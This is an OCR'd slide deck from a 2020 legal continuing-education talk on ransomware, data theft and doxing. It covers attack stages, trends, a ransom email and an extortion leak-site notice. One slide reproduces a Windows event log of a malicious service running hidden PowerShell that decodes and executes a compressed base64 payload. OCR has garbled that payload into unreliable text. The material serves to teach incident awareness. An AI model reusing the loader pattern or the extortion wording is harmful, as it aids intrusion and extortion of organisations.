

Data theft, doxing, and the sinister new age of ransomware

Elizabeth Cookson and Bart Huffman

Thursday, May 21, 2020 2:00 p.m.-2:45 p.m.



1

Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery



Data theft, doxing, and the sinister new age of ransomware

---- Original Message ----On 2020 How did you attack our servers? Sent with ProtonMail Secure Email.

From: protonmail.ch @protonmail.com To: you have shit IT provider, get new one



Data theft, doxing, and the sinister new age of ransomware

3

3



Description:

A service was installed in the system.

Service Name: Microsoft Policy Platform Processor Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service Service Type: user mode service

Service Start Type: demand start Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service Service File Name: %SystemRoot%|System32|DriverStore|FileRepository Vol126583.inf_amd64_aa3c71509cf2ed41\gfxCUIService.exe Service Type: user mode service

Service Start Type: auto start Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: McAfee Firewall Core Service Service File Name: mfefire.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem

Data theft, doxing, and the sinister new age of ransomware

Abnormal

Description:

A service was installed in the system.

Service Name: veImihCgStSpjRPi
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
'if([Imib*t]::Size -eq 4){\$b=`powershell.exe'}-else{\$b=\$env:windir
+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};\ss=\New-Object
System.Diagnostics.ProcessStartInfo;\ss.FileName=\$b;\ss.Arguments='-noni -nop -w hidden
-c &([scriptblock]::sreate([New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase645tring("H&IAEXS30CA 7VWbW/ASBD
+nEjSD 1aFhK00jANtZ6vVbs07WqnEQCAUntZ7bS
+svCRe8Sbr78xZEmpgnFSW1R2b07AbUzduLAEpQHkrjHd9LXs9OTHg6xL8kSe1uQcpGin
JzAZo4YbC99luQbWq1q3Mc0mF1fV
+MwJIE4vhebRX6a0v6cURLJvSX9OCRIFzczRfEEtJXKfdnscn4+LNUbFfFlkekCxTYyVmXWzhx
pWfuG8VyVsWyOS9OFH-HOMWSTnzvVokF


+Mw.JE-4/hebRKA61v6cuRL.JivSX9OCRkF-zczRfEetJXKfdnscn4HLNubFfFlkekCxTYyVmXWzhx pWiuGBVy/suXvOK90GbF+IOMWSTnzV0kiF +0Gczr0jcluXCwWxE55 1Ar 58F3RPGBBuXL.4jC1sENuwdqaGER.4317yCkQBPyERcRhIfh3gSa8dj OQALXsqtZVlshia;38QZompqez.28/yML33Pg.48SUmxHQgS8pVJwylW.1SFRs4cBm5J444Y9AyRUgD d6YoILbmSyLngpixgvQ7ZuRbsslQ+1UI+bUSSPVEqBQg12/EaXA7ZuSomX;DUo8As8x +wDbt7PTs 1Mn48nk27ymCaxOpoc1Ac/kHo/oQeyzVcp18tyB8Q9383obhDFRZs +45jleHpcLPpfXMmEQ921921mOOLVno.JHmMsfXt,q.46z8m2Y04VcC1XXP9amW8k995CmDIMHE 124X3435CTW+1XSOMuFglamCWJ/kgt7fPxrKvHINkkRBZkKQKvIIHK984cdyDn24FBfMDo +A7MyznAdpJJpwzf2bcn7yCUrztcRQWpF0OSWQXJJJsRuyChIRLpEYoFPyzzt, +4aMRPUwpHIZM2UZyDTC6s8EQYW5A3CH5grohFMUwWEgtahN92113uzj/JhJvzBhJAVha QyZgJ0HAFAkbQvOxkeHnla8LR9leM+CBzkPwGwy6Uecr1A32wS+z8DySmZD4yN0Ejg +GVqS8i8.3PREKYDYFNB4EMSBR/k

+GVa5Bik3FRkEY0FNBAEmSBR//t


Hed4+hINSRoMuSsRKb6TiTMzvk3l343oWWKzAGHUAAGiZD7Oo7Ih8axT8iv1DtaRfBM2aE;












Data theft, doxing, and the sinister new age of ransomware

5

Recent trends

- Software vulnerabilities
- · Purchasing victims from other partners
 - RDP marketplaces
 - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxxing



About

This website will contain information that was downloaded from corporate networks that were breached and failed to negotiate with us. The information will usually be leaked in parts, so the company has a chance to stop the leak before all the information is released. All companies have our contacts, other ways to contact us are listed here:

Data theft, doxing, and the sinister new age of ransomware





Find the full text of this and thousands of other resources from leading experts in dozens of legal practice areas in the <u>UT Law CLE eLibrary (utcle.org/elibrary)</u>

Title search: Data Theft, Doxing, and the Sinister New Age of Ransomware

Also available as part of the eCourse Hooked on CLE: March 2021

First appeared as part of the conference materials for the 33rd Annual Technology Law Conference session "Data Theft, Doxing, and the Sinister New Age of Ransomware"